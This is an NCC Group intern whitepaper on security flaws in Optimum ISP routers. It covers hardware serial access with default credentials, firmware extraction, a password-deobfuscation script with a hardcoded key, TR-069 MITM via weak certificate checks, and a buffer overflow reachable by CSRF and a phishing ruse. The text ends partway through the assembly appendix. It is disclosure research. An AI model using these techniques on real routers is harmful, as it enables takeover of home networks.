NCC Group Intern Whitepaper

Optimum Routers: Researching Managed Routers

October 20, 2016 – Version 1.0

Prepared by
Nick Burnett — Intern
Read Sprabery — Intern

Abstract
ISPs have moved to managed routers due to increased customer service calls with the question ''`What is my Wi-Fi password?`'' Managed routers allow complete remote management of a user's home network and have facilitated customer service centers across ISPs. In this paper, we discuss the process of finding vulnerabilities in remotely managed routers, in particular those running on the Optimum network. We delve into the setup process for these routers, examine modifications that Optimum has made to an off-the-shelf router firmware, and highlight vulnerabilities in the routers examined.

NCC Group's Internship Program

This research was conducted under NCC Group's summer intern program. Each summer, NCC Group tasks a group of interns with performing security research on a number of different projects. A team of security consultants guides the direction of the interns' research and advises them throughout the course of their internship. This allows college students the ability to experience first-hand what a career in information security can be like, while helping to protect end users.

Table of Contents

1 Introduction . . . 4

1.1 Optimum Background . . . 4

2 Attack Surface Analysis . . . 5

3 Hardware Breakdown . . . 6

4 Firmware Analysis . . . 10

4.1 Firmware Acquisition & Dumping . . . 10

4.2 Firmware Reversing . . . 10

4.3 OpenRG APIs . . . 10

4.4 Stored Passwords . . . 10

4.5 Web Interface . . . 10

5 Networking . . . 12

6 TR-069 Protocol . . . 14

6.1 Protocol Adherence . . . 14

6.2 Automatic Server Configuration MITM . . . 14

7 Static IP Menu Vulnerability . . . 15

7.1 Accessing the Static IP Menu . . . 15

7.2 IP Buffer Overflow and Memory Corruption . . . 15

7.3 CSRF Attack . . . 16

7.4 Possible Memory Corruption Mitigation . . . 16

7.5 Proof of Concept . . . 17

8 Conclusions . . . 18

Appendices . . . 20

A Password Deobfuscator Script . . . 20

B Static IP Menu Assembly Snippets . . . 20

C Static IP Menu Exploit Generator . . . 21

D Disclosure Timeline . . . 27

1 Introduction

In this document, we will describe our experience researching vulnerabilities in CableVision's Internet Service (Optimum) provided routers. CableVision's parent company is CSC Holdings and is "home of the Optimum family of products."

1.1 Optimum Background

Optimum provides subscribers with one of three customized router models: the Sagemcom F@ST 3965CV, the D-Link DIR-868L, or the Netgear N600 WNDR3400. These routers are running a firmware, OpenRG, that CableVision licensed from a Cisco subsidiary, Jungo. The original router manufacturer's firmware has been completely removed.

In order to facilitate service calls, each router adheres to the TR-069 [tr0] Consumer Premise Equipment (CPE) WAN Management Protocol (CWMP) [cwm], allowing every setting on the router to be viewed and configured by a remote Automatic Configuration Server (ACS). Optimum has also opted to not allow for local management of the router; connecting to the router's local web interface redirects to an Optimum website which issues commands to the router through the ACS.

We began by exploring the router attack surface and quickly realized that little could be done without a firmware image, which is not available from manufacturers' websites. Below, we describe how we were able to obtain the firmware and what we have learned about the devices, including one potential Man in the Middle (MITM) attack and a memory corruption exploit.

We only used routers that we purchased ourselves on eBay. Outside of the normal operation of the device, we never allowed traffic from these routers to connect to CableVision's network.

2 Attack Surface Analysis

The first step was running nmap on both the internal and external ports of the router. Externally, the only port found was an HTTP server running on port 4567. Internally, there were a number of ports running, many of which are either a non-responding web server or are typical of ports open on LANs. Below we have put the output of `nmap` for the D-Link and Sagemcom routers.

D-Link:

```
  80/tcp     open    http
 139/tcp     open    netbios-ssn
 443/tcp     open    https
 445/tcp     open    microsoft-ds
2555/tcp     open    unknown
2869/tcp     open    icslap
4567/tcp     open    tram
8080/tcp     open    http-proxy
8443/tcp     open    https-alt
9390/tcp     open    unknown
10190/tcp    open    unknown
```

Sagemcom:

```
  80/tcp     open    http
 443/tcp     open    https
2555/tcp     open    unknown
4567/tcp     open    tram
8080/tcp     open    http-proxy
8443/tcp     open    https-alt
9390/tcp     open    unknown
10190/tcp    open    unknown
```

The external HTTP server running on port 4567 is part of the TR-069 protocol. The service listens for requests from the ACS; upon receiving a request, the router connects back to the ACS using an SSL connection. The router's external service listens for a path that is a specific 32 bit number that is randomly generated by the manufacturer. This path is conveyed to the ACS over SSL upon first boot of the device. Furthermore, the ACS request to the router cannot contain any data. This service is simply an `http ping` indicating to the router that it should connect back to the ACS as soon as possible.

Due to the limited external attack surface, the fact that the router redirects to manage.optimum.net when attempting to connect to its local management interface, and the lack of a firmware download from a manufacturer, we quickly moved to a hardware breakdown to learn more about the devices.

3 Hardware Breakdown

We started by breaking apart the Sagemcom router. We quickly found four solder points close together (See Figure 1) that looked like a potential serial connection. We de-soldered the through-hole connections and attached our own pins. From there, we used the multimeter to identify the VCC and GND pins. We used the Saleae logic analyzer to identify the transmit and receive pins which also helped in identifying the baud rate. The pin order can be seen in Figure 2.

It was clear this was a UART connection after visual inspection of the Saleae output. We connected to the board using a USB to Serial adapter and GNU Screen configured at a baud rate of 115200. The serial connection revealed the boot sequence of the router, a U-Boot bootloader and a firmware based around OpenRG. We obtained full shell access by logging in with the admin/admin username and password combination.




Figure 1: Sagemcom F@ST 3965CV Board

The D-Link router proved a little more difficult to connect to. We found four through-hole points, but one pin was further away from the others; after looking across the web, this seems to be standard for D-Link routers. Again, we used the multimeter to identify pins that could be GND, VCC, TX, and RX; Figure 4 shows the pin breakdown for the router. We had trouble with the ground pin. De-soldering it proved difficult due to the large ground plane acting as a heat sink which prevented the solder from heating. The TX from the board worked without a proper ground, but RX did not. To get around this we were able to solder to the JTAG connection on the board, which had a row of ground pins. Figure 3 shows us interfacing with the board after soldering both JTAG and UART connections with a proper ground.

Once we had access via the serial port, we obtained shell access via the same admin/admin credentials used on the Sagemcom router. From both routers, we were able to get the download location of the last




Figure 2: Sagemcom F@ST 3965CV UART Connection

firmware update using the OpenRG command `flash active_image_name`. The Sagemcom firmware can be downloaded from http://resq.optimum.net/openrg.f3965.6_0_9_1_88_1_3.rms and the D-link firmware from http://resq.optimum.net/openrg.6.0.9.1.86.1.18.1.8.DIR868L.rms.




Figure 3: D-Link DIR-868L Board with USB to Serial




Figure 4: D-Link DIR-868L UART Connection

4 Firmware Analysis

4.1 Firmware Acquisition & Dumping

We used `binwalk` to unpack the firmware for both routers. For the Sagemcom router, `binwalk -e` was able to extract the filesystem image from the firmware file. The files we recovered included a `FB287.cramfs` that we were able to extract by compiling a third-party tool called `firmware-mod-kit` [fir], which includes an `uncramfs-lzma` program. The `uncramfs` binary itself would not work as it is nonstandard, though common, to use LZMA for compression in a cramfs.

For the D-Link router, `binwalk` reported one gzip file and many XZ compressed files. XZ files are LZMA compressed files that have not been tar'ed together. We had to use the recursive flag to extract usable files from `binwalk` with `binwalk -e -M`. This exposed a basic filesystem in a `cpio-root` directory and a `mainfs.img`, which `binwalk` quickly identified as a squashfs file system that was extracted using `unsquashfs`.

Below we go through what we were able to learn from the binaries in each of the routers' firmware.

4.2 Firmware Reversing

Both routers had very similar firmware. They run OpenRG on top of the Linux 2.4 kernel. OpenRG is closed source software originally made by Jungo Connectivity. OpenRG is started on boot and runs as the main controlling process for the router. It manages connections, most services, CWMP, and a command and configuration system. OpenRG is cross compiled C using BuildRoot targeting MIPS and ARM, for the Sagemcom and the D-Link respectively. It is linked to libuClibc as well as few custom utility libraries: libopenrg, libopenrg_gpl, and libjutl. The main binary had very few places where user supplied data reached potential memory corruption. However, we found a vulnerability in an API call which will be discussed in section 7.2. The Sagemcom router is running OpenRG Platform 6.0.9.1.43 Phase 2.5 and the D-Link router is running OpenRG 6.0.9.1.86 Platform Phase 3.

4.3 OpenRG APIs

OpenRG provides an extensive API for ISPs to make modifications and customizations before installing the firmware onto their routers. Optimum has removed the normal OpenRG web management system, preferring instead to redirect customers to the Optimum website. All management is done via Optimum's website and passed to the router through the TR-069 protocol. Optimum routers also have a guest network, which any Optimum customer can connect to. We were unable to connect to this network and perform testing because we were not connected to the real Optimum network.

4.4 Stored Passwords

There are passwords in the configuration data stored in the flash, which are obfuscated to perhaps prevent people from dumping the flash and using them to log in to the router. We were able to reverse engineer the method used to obfuscate the stored passwords. First, the key is retrieved from a hardcoded value in the binary and a MD5 hash is taken of it. Then, for each byte of the first 16 bytes of the password, the byte is added to the corresponding byte of the key hash. Once 16 bytes have been reached, the hash is then rehashed again for the next 16 bytes and so on. See a python script to undo the obfuscation in Appendix A.

4.5 Web Interface

While reversing how Cablevision removed the original OpenRG web interface, we noticed that they had used the OpenRG web based management (WBM) to set the default page for `http://192.168.1.1` to be `cv_index.cgi`, which is their own page that redirects to the Optimum login site. Going to almost any other path results in a 404 error. The one other exception to this is a function that is mapped to the path of `/staticip`. This function redirects to `index.cgi?page= page_conn_cv_wan_static` which returns a 403 error.

Upon further investigation, we found that this page is only available when `staticip_enabled` is set to 1 in the routers' persistent settings. Manually changing this setting allowed for access to the only custom Optimum page that runs on the router and is discussed further in section 7.1.

5 Networking

Using Burp [bur] proxy, allowed us to see any traffic we sent to the router, but we wanted to see the traffic the router was sending to the ACS server. Since we had full access to the configuration parameters on the router, we were able to modify the ACS URL parameter to be a `http` server we controlled, and not the original `https` one, allowing us to intercept the CPE's messages. We did need to assign the router an IP address on the WAN port. To do this we placed the Optimum router behind an Ubuntu host configured to act like a router. Below we outline how we configured Ubuntu to act as a router and then used Wireshark to listen to the SOAP conversation between the router and our fake ACS.

The following was done on Ubuntu 14.04 LTS. We installed and configured the DHCP server `isc-dhcp-server` [dhc]. The subnet, gateway, and DNS server that `isc-dhcp-server` reports to clients were configured by appending the following to `/etc/dhcp/dhcp.conf`.

```
option subnet-mask 255.255.255.0;
option broadcast-address 192.168.50.255;
option routers 192.168.50.1;
option domain-name-servers 208.67.222.222, 208.67.220.220;
option domain-name "mydomain.example";

subnet 192.168.50.0 netmask 255.255.255.0 {
  range 192.168.50.10 192.168.50.100;
}
```

Listing 1: /etc/dhcp/dhcpd.conf

The DHCP server was also configured to listen to the appropriate interface using the following:

```
# On what interfaces should the DHCP server (dhcpd) serve DHCP requests?
# Separate multiple interfaces with spaces, e.g. "eth0 eth1".
INTERFACES="br0"
```

Listing 2: /etc/default/isc-dhcp-server

We configured the interface, in our case a network bridge, with a static IP in `/etc/network/interfaces` which is shown below.

```
# interfaces(5) file used by ifup(8) and ifdown(8)
auto lo
iface lo inet loopback

# Egress port (connection to the internet).
auto eth0
iface eth0 inet dhcp

# NOTE: If you don't want multiple NIC's in your Ubuntu
# router, use this instead of br0 below.
#
# auto eth1
# iface eth1 inet static
#   address 192.168.50.1
#   netmastk 255.255.255.0

# bridge for using Ubuntu as a NAT
# If you just need one interface, use the above config for eth1.
auto br0
iface br0 inet static
  address 192.168.50.1
  network 192.168.50.0
  netmastk 255.255.255.0
  broadcast 192.168.50.255
  bridge-ports eth1 eth4
```

Listing 3: /etc/network/interfaces

IP tables were used to NAT traffic to and from the router. The following script was built by reviewing the Mallory project [mal] and was run before booting the router to initiate the NAT.

```bash
#!/bin/bash

extiface="eth0"
serveriface="br0"

echo "Killing network manager"
/etc/init.d/network-manager stop

echo "Setting up default iptables policy"
iptables -F
iptables -X
iptables -t nat -F
iptables -t nat -X
iptables -t mangle -F
iptables -t mangle -X
iptables -P INPUT ACCEPT
iptables -P FORWARD ACCEPT
iptables -P OUTPUT ACCEPT

echo "Setting ip masquerading for $extiface"
iptables -t nat -A POSTROUTING -o $extiface -j MASQUERADE

echo "Setting ip masquerading for $serveriface"
iptables -t nat -A POSTROUTING -o $serveriface -j MASQUERADE

echo "Enabling IP forwarding"
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Listing 4: nat-config.sh

6 TR-069 Protocol

6.1 Protocol Adherence

In our analysis of how the routers handled CWMP, we identified a few instances where the routers did not follow the protocol, where they followed weaker specifications of the protocol, and where the implementation was not correct.

We found that on the D-Link router, the username and password for the CPE connection request service were both set to a simple, static value. However, TR-069 requires that they be both randomized by default and unique per router. It is possible that all the Optimum-brand D-Link routers have this username and password.

Both routers do not authenticate themselves to the ACS when connecting, which could possibly allow an attacker to imitate the router and leak information from the ACS about configuration and settings, although we did not attempt this.

Finally, the largest flaw is in how it authenticates the ACS over TLS and SSL. TR-069 requires that the CPE authenticate the ACS by validating the certificate the server provides. However, the routers do not completely validate the certificate and certificate chain, as they do not check that the ACS's host name matches certificate's host name. However, they do validate the rest of the chain back to one of the installed root CAs.

6.2 Automatic Server Configuration MITM

Using the certificate validation flaw above, an attacker who was man-in-the-middling the WAN traffic would be able to intercept the TR-069 communication and gain control of the router. This can be done by using a certificate for any host extending from one of the following CAs: VeriSign Class 3 Secure Server CA - G3, VeriSign Class 3 Public Primary Certification Authority - G5, or VeriSign Class 3 Public Primary Certification Authority.

The routers contained a self-signed CA (Jungo Root CA) along with a certificate and private key signed with it. However, the CA certificate was not the same in both routers. It may still be possible that routers from the same manufacturer could have identical CA certificates, in which case an attacker could use a certificate found in the router to MITM traffic.

Once the CPE falsely verifies the certificate, the server has complete control over the router. To gain persistence after the MITM, connection request passwords could be read and the connection URL changed. At this point the ISP would no longer be able to change anything on the router, including pushing firmware updates. We were able to successfully exploit a router using this technique.


7 Static IP Menu Vulnerability

7.1 Accessing the Static IP Menu

The static IP menu is a Web Based Management (WBM) page built off of the OpenRG WBM API. This page can be reached from port 80 on the LAN from either `/index.cgi?page=page_conn_cv_wan_static`, or from `/staticip` (which redirects to the index page). However, access to the page is restricted until the ram configuration path `/cablevision/wan_static/enabled` is set to one. We reverse engineered the methods that cross-referenced that string and found that it could be set by physically pressing the WPS button on the routers three to five times in a relatively short period.

At this point, the menu does not require any authentication and can be accessed by anyone on the local network. The menu is used to set a static IP or DNS server for the router and consists of several text boxes to enter different parts of IP addresses. (See Figure 5)

Most of these text boxes are generated with OpenRG's `p_edit_ip_addr_empty`. The data is then extracted in `s_scr_conn_cv_wan_static` which uses OpenRG's `extract_data` function to retrieve, convert, and validate the input.



Configure your IP and DNS properties:

WAN IP mode: [✓ Static IP] DHCP

IP Address:				
Subnet Mask:	255	255	255	0
Default Gateway:				
Primary DNS Server:				
Secondary DNS Server:				

Figure 5: Static IP menu text fields

7.2 IP Buffer Overflow and Memory Corruption

When the IP addresses entered in the static IP menu are validated, they are passed through the OpenRG CGI scan function `s_edit_ip_addr`. This function is used to rebuild the IP address from the four inputs, joined by dots, and then validate the resulting string. To do this, it concatenates all four strings together into a buffer in the data section using `strcat` (See Appendix B for vulnerable assembly). This buffer is intended to only be 80 bytes long. However, the lengths of the IP strings are not checked and `strcat` does not stop until a null byte is reached, so the buffer can easily be overflowed. The `s_edit_ip_addr` function is triggered by using the OpenRG CGI print function `p_edit_ip_addr_empty`, which is also use in `makeIpBoxes`.

For each firmware version, the data section directly below the IP buffer is different, but on all models we checked the memory corruption eventually hits a group of important pointers (almost directly after the buffer for the Sagemcom, but about 1880 bytes after for the D-Link). The first pointer appears to point to a linked list of error handlers. The structure of the linked list elements is first a pointer to the next element and then a function pointer. This list of error handlers is accessed when the IP validation fails. When this happens, the function pointer of each element on the list is called in response. If the pointer to this list is overwritten and replaced with a pointer to data controlled by the attacker, the control flow can be redirected to malicious code.

This vulnerability is exploitable on each of the devices, but is relatively easier on the D-Link and the Netgear. This is due to the D-Link and Netgear both running little endian architectures, while the Sagemcom runs on a big endian MIPS board. This means an attacker could use the normal null terminator of the IP string as the most significant byte of the overwritten address (null bytes cannot normally be written as `strcat` breaks on nulls).

Using this overwrite, the list pointer can be set to point to four bytes before a pointer to the IP address buffer or some other controlled data. The data section in the OpenRG binary happened to be executable, so once control flow is redirected only shellcode is needed for arbitrary code execution. However, on the ARM board, the code will be written to the data cache before it can be flushed and read as instructions. To get around this, an extra request can be made first, containing only the shellcode and not the overflow, allowing the code to get flushed before the final exploit is executed.

The shellcode can be anything as long as it does not contain nulls. In the proof of concept, the shellcode sets the remote or local telnet option to one, then forces the router to reconfigure.

7.3 CSRF Attack

Once the static IP menu has been activated, it will take requests from any source. Besides being dangerous if an attacker is already on the network, this also makes it vulnerable to a cross site request forgery (CSRF) attack. A malicious or compromised webpage could force users of the router to make requests to either change the static IP settings or to exploit the memory corruption and execute code on the router.

For example: A customer receives a phishing email claiming to be from Optimum. The email tells the customer that they need to upgrade their router, and to do so they must push the WPS button five times then click the link included with the email. If the phishing is successful, the customer would enable the static IP menu and then click the link, triggering the CSRF attack and exploiting the router.

Another avenue of attack is if the CSRF is used to reconfigure the DNS server. This could allow an attacker to DNS spoof the ACS server's host name. This, combined with the SSL certificate validation vulnerability, would allow the attacker to control the router through CWMP.

Due to different firmware versions requiring different length payloads to trigger the exploit, an exploit for one model may have no effect on the other two models. This allows exploits for other model routers to be tested without crashing the target router (and disabling the static IP menu). By attempting exploits in ascending order of length, an attacker could try exploits for all three models and eventually use the correct one for the target.

7.4 Possible Memory Corruption Mitigation

The memory corruption stems from strcat calls in the `s_edit_ip_addr` function in OpenRG. One option would be to change the function to use strncat to limit the number of character written. If the function cannot be modified, then the static IP WBM page could be changed to only use normal text boxes and the IP concatenation and validation performed outside of the OpenRG API in the `s_scr_conn_cv_wan_static` function.

7.5 Proof of Concept

This proof of concept exploit was created for the D-Link router with firmware version `6.0.9.1.86.1.18.1.8`. To use it, the static IP menu must be enabled with the WPS button, and then either the malicious requests sent from someone on the local network or the CSRF html document needs to be opened. The script assembles the shellcode and generates the exploit payload. It can then either trigger the exploit locally or generate a CSRF html document with the payload.

The script and related files can be found in Appendix C

8 Conclusions

Overall, despite the increased attack surface associated with the TR-069 protocol, we only found four flaws in the Optimum routers. The primary vulnerabilities we identified were:

1. There is a buffer overflow in a configuration page that would allow for a believable social engineering attack that attempt to get the user to press the WPS button multiple times.

2. The page used to configure static IPs is also susceptible to CSRF, making it easier to exploit the buffer overflow bug.

3. SSL Certificate verification does not check the hostname, making it possible to trick the router into connecting to an unauthorized Auto Configuration Server.

4. Default CPE passwords are not randomly generated on some models of routers.

These flaws may be exploited by a malicious party to compromise a large number of home routers.

References

[bur] http://portswigger.net/burp/. 12

[cwm] https://www.broadband-forum.org/cwmp.php. 4

[dhc] https://help.ubuntu.com/community/isc-dhcp-server. 12

[fir] https://code.google.com/p/firmware-mod-kit/. 10

[mal] https://github.com/intrepidusgroup/mallory. 13

[tr0] https://www.broadband-forum.org/technical/download/TR-069.pdf. 4

A Password Deobfuscator Script

This python script will undo the OpenRG password and config obfuscation.
`password.py`:

```python
#!/usr/bin/python

from ctypes import c_ubyte,c_uint,c_byte
import struct
import md5

def mix(a0,a1):
        v = a0-a1
        if v<0:
                v-=1
        return c_ubyte(v).value

def hash(s):
        m = md5.new()
        m.update(s)
        return m.digest()

def decrypt(s):
        key = struct.pack(">IIII",0x321B35C,0x3BFF9A64,0x77770D4A,0x2E2C74E)
        fs = ""
        for i,c in enumerate(s):
                if (i%0x10==0):
                        key = hash(key)
                fs += chr(mix(ord(c),ord(key[i%0x10])))
        return fs

if __name__ == '__main__':
        print decrypt("\xccZ@\xb2\x9c\xf50\xda\x97\xbf.\x8c\x07Y\xd2\xecL\x13\x82N\x11\x3b\
            x17\xed\x3b\x09#\xa2")

#Output: vfQbhLAoBt+PLXZ9OaEzuhKN57Q=
```

Listing 5: Password Deobfuscator

B Static IP Menu Assembly Snippets

This is a snippet from `s_edit_ip_addr` that causes the buffer overflow.

```
.text:005C3D10                  addiu   $a0, $s0, (overflowthis - 0x720000) ; Loading the
    buffer from .bss
.text:005C3D14                  jalr    $t9 ; memset ; Clearing 80 bytes of the buffer
.text:005C3D18                  li      $a2, 0x50
.text:005C3D1C                  lb      $v0, 0($s4)
.text:005C3D20                  beqz    $v0, loc_5C3DDC
.text:005C3D24                  lw      $gp, 0x88+var_78($sp)
.text:005C3D28                  la      $v0, 0x630000
.text:005C3D2C                  la      $s6, 0x670000
```

```
.text:005C3D30                  move    $s3, $s0
.text:005C3D34                  addiu   $s5, $v0, (aSD_1 - 0x630000)  # "%s%d"
.text:005C3D38                  move    $s1, $zero
.text:005C3D3C                  addiu   $s2, $sp, 0x88+var_70
.text:005C3D40                  la      $t9, sprintf
.text:005C3D44
.text:005C3D44 loc_5C3D44:
.text:005C3D44                  move    $a3, $s1
.text:005C3D48                  move    $a2, $s4
.text:005C3D4C                  move    $a0, $s2
.text:005C3D50                  jalr    $t9 ; sprintf
.text:005C3D54                  move    $a1, $s5
.text:005C3D58                  lw      $gp, 0x88+var_78($sp)
.text:005C3D5C                  move    $a0, $s2
.text:005C3D60                  la      $t9, s_edit_box
.text:005C3D64                  move    $a1, $zero
.text:005C3D68                  jalr    $t9 ; s_edit_box ; Get the value from one of the text
     boxes
.text:005C3D6C                  move    $s0, $s3
.text:005C3D70                  lw      $gp, 0x88+var_78($sp)
.text:005C3D74                  move    $a1, $v0
.text:005C3D78                  la      $t9, strcat
.text:005C3D7C                  jalr    $t9 ; strcat
.text:005C3D80                  addiu   $a0, $s3, 0x1EC8
.text:005C3D84                  lw      $gp, 0x88+var_78($sp)
.text:005C3D88                  li      $v0, 3
.text:005C3D8C                  addiu   $a0, $s3, 0x1EC8
.text:005C3D90                  addiu   $a1, $s6, -0x144C
.text:005C3D94                  beq     $s1, $v0, loc_5C3DA8
